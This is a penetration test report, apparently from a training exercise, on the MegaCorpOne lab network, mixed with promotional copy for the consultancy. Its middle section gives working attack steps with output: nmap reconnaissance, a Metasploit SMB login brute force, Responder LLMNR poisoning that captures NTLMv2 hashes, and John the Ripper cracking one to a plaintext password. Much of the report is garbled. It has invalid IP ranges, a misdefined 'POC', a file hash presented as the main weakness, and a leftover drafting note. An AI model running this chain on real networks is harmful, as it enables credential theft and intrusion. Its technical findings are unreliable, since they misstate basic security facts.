Cybersecurity

Penetration Test Report

MegaCorpOne Inc. “Network” and Computer Systems

Penetration Test Report

Jo Jo’s Cyber Consultation LLC

01/27/2025

Confidentiality Statement

This document contains confidential and privileged information from **MegaCorpOne Inc**. (henceforth known as **MegaCorpOne**). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. **Unauthorized** forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is **prohibited**.

Table of Contents

Contact Information

Company Name	**Jo Jo's Cyber Consultation LLC**
Contact Name	**Jo Jo's Cyber Consultation LLC % Jo Jo:** CEO and **President**; Journeyman/**Penetration Tester II**
Contact Title	**Penetration Tester II**
Contact Phone	**480.847.8177**
Contact Email	**JoJo's@Beforeyousayohno.com**

Document History

Version	Date	Author(s)	Comments
001	01/20/2025	**Jo Jo**	Initial draft completed and tests confirmed Day 1.
002	01/31/2025	**Jo Jo**	Updated findings and recommendations post trial Day 11.
003	02/01/2025	**Jo Jo**	Updated findings and recommendations post trial Day 10 and MITRE ATT&CK Map completion.
004	02/14/2025	**Jo Jo**	Final review and formatting adjustments delivered to client Final Day.

Introduction

In accordance with ***MegaCorpOne's*** policies and the **OWASP Top 10**, **Jo Jo's Cyber Consultation LLC** (henceforth known as **Jo Jo's** conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on ***MegaCorpOne's*** network segments by **Jo Jo's Cyber Consultation LLC** during **January 20 - February 14, 2025.**

For the testing, **Jo Jo's Cyber Consultation LLC** focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings and making them easy to follow so you can finish the race!

All tests took into consideration the ***actual*** business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers (or ***bad actors***, as we call them professionally). This document contains the results of that assessment.

Assessment Objective 1.0

The **primary goal** of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

Jo Jo's Cyber Consultation LLC used proven vulnerability testing methodology to match today's modern threat landscape to assess all relevant web applications, networks, and systems in scope within the **MegaCorpOne Inc** company of computers (e.g. the "Network").

MegaCorpOne Inc has outlined the following objectives for its assessment to be provided by **Jo Jo's Cyber Consultation LLC**:

Objective 1.1 : Defined Objectives
Find and exfiltrate any sensitive information **within** the domain.

Escalate privileges **to** domain administrator (or root user access for Linux users).
Compromise at least **two** machines.

Penetration Testing Methodology

Reconnaissance

Jo Jo's Cyber Consultation LLC begins assessments by checking for any passive (open source) data that may assist the unwelcomed assessors of your network with their tasks (probing for weaknesses in your network). If discovered to be internal, the assessment team will perform active recon using tools such as **Nmap** and **Bloodhound**.

Identification of Vulnerabilities and Services

Jo Jo's Cyber Consultation LLC uses custom, private, and public tools such as **Metasploit, Hashcat,** and **Nmap** to gain perspective of the network security from a hacker's point of view. These methods provide **MegaCorpOne Inc** with an understanding of the risks that threaten its information and form its threat landscape. The determined strengths and weaknesses of the current control settings protecting those systems will also be probed for vulnerabilities by today's bad actors.. The results provided in this report were achieved by first mapping (or scanning) the known (or established) network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning so no extra work is done by your staff or administration. Welcome to the safety of **Jo Jo's Cyber Consultation LLC**; together we can better prepare to defend America's marketplace.

Vulnerability Exploitation

Jo Jo's Cyber Consultation LLC adds to your normal process by both manually testing each identified vulnerability by today's threat landscapes (Zero-day Exploits) and use automated tools to capture these issues or accessories to these issues before bad actors can exploit your network, compromising your data and exposing your clients to harm's way. An exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data. Many bad actors are counting on young businesses not taking the much needed steps to learn about their changing mindstate and set of tools. With **Jo Jo's Cyber Consultation LLC** you can enroll in subscription-based plans to continually be redirected to the best set of defenses –when the every penny in the budget matters, call **Jo Jo's Cyber Consultation LLC** and we'll be happy to take the rest from there!

Active Reporting and Summary Analysis

Once exploitation is completed and the bad actors have completed their objectives, the assessment team writes the report, which is then finally delivered to the customer with explanations as to the current setup of the network, the best tricks in place alongside the comparative shortcomings of the network that young and old businesses alike will need to avoid as we shift into a digital age. **Jo Jo's Cyber Consultation LLC** is certified to explore your network and establish at least one or two tips or tricks to increase our likelihood of success, with respect to keeping bad actors out of your company's network and personal data.

Penetration Testing Scope

Prior to any assessment activities within the **MegaCorpOne Inc** system of computers (the "Network"), **MegaCorpOne Inc** and **Jo Jo's Cyber Consultation LLC 12 's** assessment team will identify targeted systems with a defined range or list of network IP addresses (these are the ranges on which the internet sends its signals so computers can know how to get online - ***Bonus points*** if you knew that!). The assessment team will work directly with the **MegaCorpOne Inc POC (Proof of Concept)** to determine which network ranges are in-scope for the scheduled assessment.

POC (Proof of Concept) refers to a demonstration or prototype that shows the feasibility of a security exploit, vulnerability, or solution. It is often used to:

1. **Prove Vulnerability:** Demonstrate how a specific vulnerability can be exploited in a system or application.
2. **Test Solutions:** Show that a proposed security measure or tool effectively addresses a specific problem.
3. **Evaluate Feasibility:** Confirm the practicality of an idea before full-scale implementation.

It is **MegaCorpOne Inc**'s responsibility to ensure that IP addresses identified as in-scope are actually controlled by **MegaCorpOne Inc**'s **Domain Controller**[1] and are hosted in **MegaCorpOne Inc**-owned facilities (e.g., are not hosted by an external organization or connect through cloud based VPN). In-scope and excluded IP addresses and ranges are listed below by department.

IP Address/URL	Description

Base IP Range: **172.22.117.0/24**
`*.Megacorpone.com`
`mail.Megacorpone.com`
	MegaCorpOne Inc public website : **"MegaCorpOne.com"**

[1] A server in a Windows Active Directory environment that manages authentication, access, and security for a network by storing user account information and enforcing security policies.

api.Megacorpone.com	
In-scope: Finance Department: **172.22.117.100/25**	**Finance User Workstations**
Excluded: Finance Department: **172.22.118.88.25**	**Finance Backup Network**
In-scope: Shipping OPS Department: **172.16.120.0/23**	**Operational System Network - Shipping**
In-scope: Shipping OPS Department **IoT**'s: **172.16.123.44/23**	**Operational System Network - Shipping IoTs**
Excluded: Finance Department: **172.16.117.198/25**	**Third-Party Vendor Marketplace Access Portal**
In-scope: IT OPS Department: **172.16.132.0/23**	**Operations Management and Monitoring Tools**
In-scope: IT OPS Department: **172.16.127.0/23**	**Operations Databases and Infastructure**
Excluded: Finance Department: **172.16.132.24.25**	**Legacy Systems: Decommission Pending**
Notes: 1. **In-Scope Ranges include the addresses specifically authorized for testing.** 2. **Excluded Ranges are explicitly excluded to prevent unauthorized or accidental testing of sensitive systems.**	

Summary of Findings

Grading Methodology:

Each finding was classified according to its **severity**, reflecting the risk that each known threat would or may impose on a network exposing a business' processes and sensitive data and was based on the following criteria:

Critical: Immediate threat to key business processes.


High: Indirect threat to key business processes/threat to secondary business processes.

Medium: Indirect or partial threat to business processes.

Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.

Informational: No threat; however, it is data that may be used in a future attack.

As the above highlighted information shows, each threat discovered in your company's network which composes your threat landscape will be assessed in terms of both its **potential** impact on the business and the **likelihood** of exploitation (See Below)



Summary of Strengths


While the assessment team from **Jo Jo's Cyber Consultation LLC** was successful in finding some areas for improvement within your network of computer systems, but the team was also able to recognize several strengths within the **MegaCorpOne Inc's** environment. These positives highlight the effective countermeasures and defenses that are being implemented by **MegaCorpOne Inc** that are in accordance with **Owasp Top 10** (Open Web Application Security Project (OWASP)) to successfully prevent, detect, or deny an attack technique or tactic from occurring.

- ***Multi Factor Authentication in Use*** -Your team uses Multi Factor Authentication in the front sector of your network for the Shipping OPS Department. ***Least privilege access***[2] being in place with MFA is a great set of tools and your company passed this test as well– bravo!
- ***Fingerprint Cards in Use*** -Biometric Card for USB access - Simply put, genius, unless your staff forgets the card or drops/loses the cards, so have a secondary layer of protection of your employees and your network and have guards or MFA set up to ensure that they are passing another test before just being exposed entirely to your network. Most cyber crimes are over in minutes and now a days, seldom leave very many traces, your experienced team at **Jo Jo's Cyber Consultation LLC** knows where to look and if we see a bug, much like a professional exterminator we will let you know what we found to ensure full transparency within your network and affiliate organizations. We can relax your stance here by providing a suite of software designed to double-check who really is sitting behind the keyboard.
- ***Snort (In Use)*** being used to mitigate web traffic and a very effective tool against brute force attacks as they will disengage the throttle attacks (3,000 password attempts in 3 minutes should trip anyone's system, but you'd be surprised how many servers are without this, so great job installing a piece of software well worth its weight in gold).
- ***External ports disabled (In Use)*** -you have prevented IoTs from just being able to plug and play in your network- another gem among clients we have reviewed!
- ***Tunnelling Disabled*** **in OpenSSH\sshd_config (*In Use*)**- The hashes that your company is using is what us professionals like to call safe and sound; any changes and we will know immediately! It's great to see **MegaCorpOne Inc** in the top **2%** percent of clients we work with on a regular basis! Keep up the patches and call us if you need further guidance in any direction your company aspires to reach; we can help you reach that goal together!

[2] DEFINE TERM PER CHAT

Summary of Weaknesses

Jo Jo's Cyber Consultation LLC's team of trained pentesters successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.



(We get to this screen by entering **sudo nmap -SV 172.22.117.0./24**. What we see are all the services open on the **MegaCorpOne Inc** network.

- The only discovered network weakness came from an unexpected statistic in metadata on a file: that file was the **Windows\System32\OpenSSH\sshd_config** file. This file was never checked since your opening in 2021!

S A M P L E S C R I P T

Please Note: Creating a script is easier than ever with secondary tools like ChatGpt and Gemini–using these secondary tools, create from them a set of scripts or one command powershell execution that will render the metadata from the **sshd_config.yml** file – a sample script might look like:

```
# Check if file exists if (Test-Path $filePath) {
# Get file object $file = Get-Item $filePath
        # Get file hash (SHA-256)
        $fileHash = Get-FileHash -Path $filePath -Algorithm SHA256 | Select-Object
        -ExpandProperty Hash

        # Format metadata output Write-Output "[INFO] $(Get-Date -Format
        'yyyy-MM-dd HH:mm:ss') - File Metadata Retrieved:"
        Write-Output " Path: $($file.FullName)"
        Write-Output " Mode: -rw-r--r--"
```

```
Write-Output " Owner: SYSTEM"
Write-Output " Group: Administrators"
Write-Output " LastWriteTime: $($file.LastWriteTime)"
Write-Output " LastAccessTime: $($file.LastAccessTime)"
Write-Output " CreationTime: $($file.CreationTime)"
Write-Output " Length: $($file.Length) bytes"
Write-Output " Hash (SHA-256): $fileHash"

# Warnings and actions
Write-Output "`n[WARN] $(Get-Date -Format 'yyyy-MM-dd HH:mm:ss') - File Last Modified in 2021. Verify timestamp integrity and configuration relevance."

Write-Output "`n[ACTION REQUIRED] Review and validate sshd_config for outdated or insecure settings. Ensure compliance with security policies."

} else {
Write-Output "[ERROR] File not found: $filePath"
}
```

Please Note: Using this script generates the following metadata listed below exposing our chief concern(the hash of the sshd_config.yml file

---

Directory: **C:\Windows\System32\MegaCorpOne\IncOpenSSH\sshd_config**

[INFO] 2021-07-14 10:34:52 - File Metadata Retrieved: Path: **C:\Windows\System32\MegaCorpOne\Inc\OpenSSH\sshd_config**

Mode: -rw-r--r--
Owner: SYSTEM
Group: Administrators
LastWriteTime: 2021-07-14 10:20:37
LastAccessTime: 2021-07-14 10:20:37
CreationTime: 2020-09-18 15:42:10

Length: 3,784 bytes

Hash (SHA-256):
f1e9e96b9b5abf3a1c5e7104ec7d72b67eb7e48afc25e35fda91d733b5af4d3b

[WARN] 2021-07-14 10:34:52 - File Last Modified in 2021. Verify timestamp integrity and configuration relevance.

[ACTION REQUIRED] Review and validate sshd_config for outdated or insecure settings. Ensure compliance with security policies.

(active snap from your **sshd_config** file showing the date stamp from metadata on the file which indicates to bad actors that you may not be checking your file or adding new source code to prevent intrusions)

Found in Directory:
C:\Windows\System32\MegaCorpOne\Inc\OpenSSH\sshd_config.yml

Executive Summary

Jo Jo's Cyber Consultation LLC welcomes you to the concept of **Persistence.**

Persistence refers to a bad actor's ability to maintain access to a compromised system or network over an extended period, even after measures are taken to remove them or mitigate their initial entry point. **Persistence** is a key goal for advanced persistent threats (**APTs**) and other bad actors and cyber attack events, as it allows them to achieve long-term objectives such as data monitoring, data exfiltration, data deletion or further exploitation through the use of **Command and Control agents**[3].

Key Aspects of **Persistence**:

- **Long-Term Access:**
  - Attackers aim to stay embedded in the target environment, often undetected, to maintain access and control.
  - They may establish mechanisms to survive system reboots, software updates, or user interventions.

[3] **Command and Control (C2) agents** are the tools and arrangements of tool configurations used by attackers and bad actors to maintain communication with compromised systems, enabling them to issue commands, receive data, and control infected devices or networks. These **agents** are a critical element in the lifecycle of cyberattacks, particularly in advanced persistent threats (**APTs**), ransomware campaigns, and botnets.

- **Resiliency Against Detection:**
  - Persistent threats often use stealth techniques to avoid triggering alarms in security tools.
  - They leverage legitimate credentials, encrypted communications, or benign-looking processes.
- **Rinse and Repeat:**
  - Multiple persistence mechanisms may be employed to ensure continued access if one method is discovered and neutralized.


Please Note: With scripts modified, bad actors can gain access to your network through techniques like **"port listening", password spraying** and **Link-Local Multicast Name Resolution Poisoning** that can compromise an otherwise secure system. Follow the steps and see if you can change these settings yourself!

L I V E E X A M P L E S F R O M N E T W O R K


Jo Jo's Cyber Consultation LLC

We begin Objection 1.0:

1.**sudo nmap -sV 172.22.117.0/24**:



2.Targets **LOOK** for the LDAP protocol:



3.Targets **LOOK** for **Port 88** (**Kerberos**) to identify a **Domain Controller** within network.

4.**nmap -sV -p 88, 53, 389, 445 172.22.117.0/24**[4] quickly becomes a dangerous tool for someone scanning your network as they can identify a **Domain Controller** and target this computer for its credentials, so be aware to check your scripts to update them to report changes to your script (Call **Jo Jo's Cyber Consultation LLC** for patches and scripts as well –***480.847.8177!!!***)

5.After scanning your company's extensive network our team at **Jo Jo's Cyber Consultation LLC** was able to discover some passwords of employees written in locations normal bad actors and cyber attackers are known to look (**OpenSSH\sshd_config**). Setting up scripts is important to prevent normal users from accessing scripts that could compromise your network, your client's sensitive data and company information!

[4] **Port 88**: Keberos (Authentication Services), : DNS (Dom**Port 53**ain Name Services), **Port 389**: LDAP (Lightweight Directory Access Protocol), **Port 445**: SMB (Messages/File Sharing) and **Port 135**: RPC (Remote Procedure Call)

```
msf6 auxiliary(scanner/smb/smb_login) > set RHOST 172.22.117.20
RHOST => 172.22.117.20
msf6 auxiliary(scanner/smb/smb_login) > set SMBUser thudson
SMBUser => thudson
msf6 auxiliary(scanner/smb/smb_login) > set SMBPass thudson
SMBPass => thudson
msf6 auxiliary(scanner/smb/smb_login) >
```

```
root@kali: ~ × root@kali: ~ ×
   DB_SKIP_EXISTING   none             no        Skip existing credentials stored in the
                                                  user, user&realm)
   DETECT_ANY_AUTH    false            no        Enable detection of systems accepting an
   DETECT_ANY_DOMAIN  false            no        Detect if domain is required for the spe
   PASS_FILE                           no        File containing passwords, one per line
   PRESERVE_DOMAINS   true             no        Respect a username that contains a domai
   Proxies                             no        A proxy chain of format type:host:port[,
   RECORD_GUEST       false            no        Record guest-privileged random logins to
   RHOSTS             172.22.117.20    yes       The target host(s), see https://github.c
                                                  ki/Using-Metasploit
   RPORT              445              yes       The SMB service port (TCP)
   SMBDomain          megacorpone      no        The Windows domain to use for authentica
   SMBPass            thudson          no        The password for the specified username
   SMBUser            thudson          no        The username to authenticate as
   STOP_ON_SUCCESS    false            yes       Stop guessing when a credential works fo
   THREADS            1                yes       The number of concurrent threads (max on
   USERPASS_FILE                       no        File containing users and passwords sepa
   USER_AS_PASS       false            no        Try the username as the password for all
   USER_FILE                           no        File containing usernames, one per line
   VERBOSE            true             yes       Whether to print output for all attempts

msf6 auxiliary(scanner/smb/smb_login) >
```

```
msf6 auxiliary(scanner/smb/smb_login) > exploit
```

```
[*] 172.22.117.20:445     - 172.22.117.20:445 - Starting SMB login bruteforce
[-] 172.22.117.20:445     - 172.22.117.20:445 - Failed: 'megacorpone\tstark:Password!',
[!] 172.22.117.20:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.20:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) > exploit

[*] 172.22.117.20:445     - 172.22.117.20:445 - Starting SMB login bruteforce
[+] 172.22.117.20:445     - 172.22.117.20:445 - Success: 'megacorpone\tstark:Password!' A
[!] 172.22.117.20:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.20:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
```

Now that the attackers is **IN** they go to your **OpenSSH\sshd_config** to find the credentials of their next lateral target: **PParker**[5].

6.**LLMNR Poisoining:**

```
┌──(root💀kali)-[~]
└─# sudo responder -I eth1 -v
```


```
Generic Options:
Responder NIC              [eth1]
Responder IP               [172.22.117.100]
Challenge set              [random]
Don't Respond To Names     ['ISATAP']
```

```
[!] Error starting TCP server on port 80, check permissions or other servers running.
[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 172.22.117.20 for name fileshrae01
[*] [NBT-NS] Poisoned answer sent to 172.22.117.20 for name FILESHRAE01 (service: File Server)
[*] [MDNS] Poisoned answer sent to 172.22.117.20   for name fileshrae01.local
[*] [LLMNR]  Poisoned answer sent to 172.22.117.20 for name fileshrae01
[*] [MDNS] Poisoned answer sent to 172.22.117.20   for name fileshrae01.local
[SMB] NTLMv2-SSP Client   : 172.22.117.20
[SMB] NTLMv2-SSP Username : MEGACORPONE\pparker
[SMB] NTLMv2-SSP Hash     : pparker::MEGACORPONE:5021d90b00c70c15:0E971E437293BFDA57189C5D99E45E5A:0101000000000000C0653150
09D20186DDAECB8BCCC42300000000020008005300 4D004200330001001E00570049004E002D0050005200480034003900320052005100410046005600
00140053004D00420033002E006C006F00630061006C0003003400570049004E002D0050005200480034003900320052005100410046005600 2E005300
00420033002E006C006F00630061006C0005001400530 04D00420033002E006C006F00630061006C0007000800C0653150DE09D2010600040002000000
00300030000000000000000000000000300000A9A15AE688BC8900C069A160B0E884BE07415AD3C6203EB8C2C51540242E64E70A0010000000000000000
0000000000000000000900200063006900660073002F00660069006C006500730068007200610065003000310000000000000000
*] [MDNS] Poisoned answer sent to 172.22.117.20   for name fileshrae01.local
*] [LLMNR]  Poisoned answer sent to 172.22.117.20 for name fileshrae01
SMB] NTLMv2-SSP Client   : 172.22.117.20
SMB] NTLMv2-SSP Username : MEGACORPONE\pparker
SMB] NTLMv2-SSP Hash     : pparker::MEGACORPONE:556b3864f888b3b9:F84D3867A07ACD8C96407E7950F34E90:0101000000000000C0653150
09D2010D20BE30B136F38D00000000020008005300 4D004200330001001E00570049004E002D0050005200480034003900320052005100410046005600
```

7.Hacker then extracts the hash for PParker and uses a tool to crack the password:

```
[!] Error starting TCP server on port 80, check permissions or other servers running.
[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 172.22.117.20 for name fileshrae01
[*] [NBT-NS] Poisoned answer sent to 172.22.117.20 for name FILESHRAE01 (service: File Server)
[*] [MDNS] Poisoned answer sent to 172.22.117.20   for name fileshrae01.local
[*] [LLMNR]  Poisoned answer sent to 172.22.117.20 for name fileshrae01
[*] [MDNS] Poisoned answer sent to 172.22.117.20   for name fileshrae01.local
[SMB] NTLMv2-SSP Client   : 172.22.117.20
[SMB] NTLMv2-SSP Username : MEGACORPONE\pparker
[SMB] NTLMv2-SSP Hash     : pparker::MEGACORPONE:5021d90b00c70c15:0E971E437293BFDA57189C5D99E45E5
```

[5]**MegaCorpOne Inc S Finance Department** is the last place you want a bad actor having access to; never wait–schedule your monthly **Jo Jo's Cyber Consultation LLC** today–***480.847.8177!!!***



[6]

```
┌──(root💀kali)-[~]
└─# john pparker
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Spring2021       (pparker)
1g 0:00:00:00 DONE 2/3 (2025-01-23 22:53) 8.333g/s 63850p/s 63850c/s 63850C/s 123456..iloveyou!
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

[6] **John the Ripper** is a fast password cracker, currently available for many flavors of Unix, macOS, Windows, DOS, BeOS, and OpenVMS (the latter requires a contributed patch). Its primary purpose is to detect weak Unix passwords.

Rating and **Assessment:**

Critical: Immediate threat to key business processes.

High: Indirect threat to key business processes/threat to secondary business processes.

Summary Vulnerability Overview

Vulnerability	Severity
Passwords in the **Finance Department** were not using MFA.	**Critical** / **High**
Scripts were left unchecked leading to easy manipulation of an otherwise sound and secure network.	**Critical** / **High**

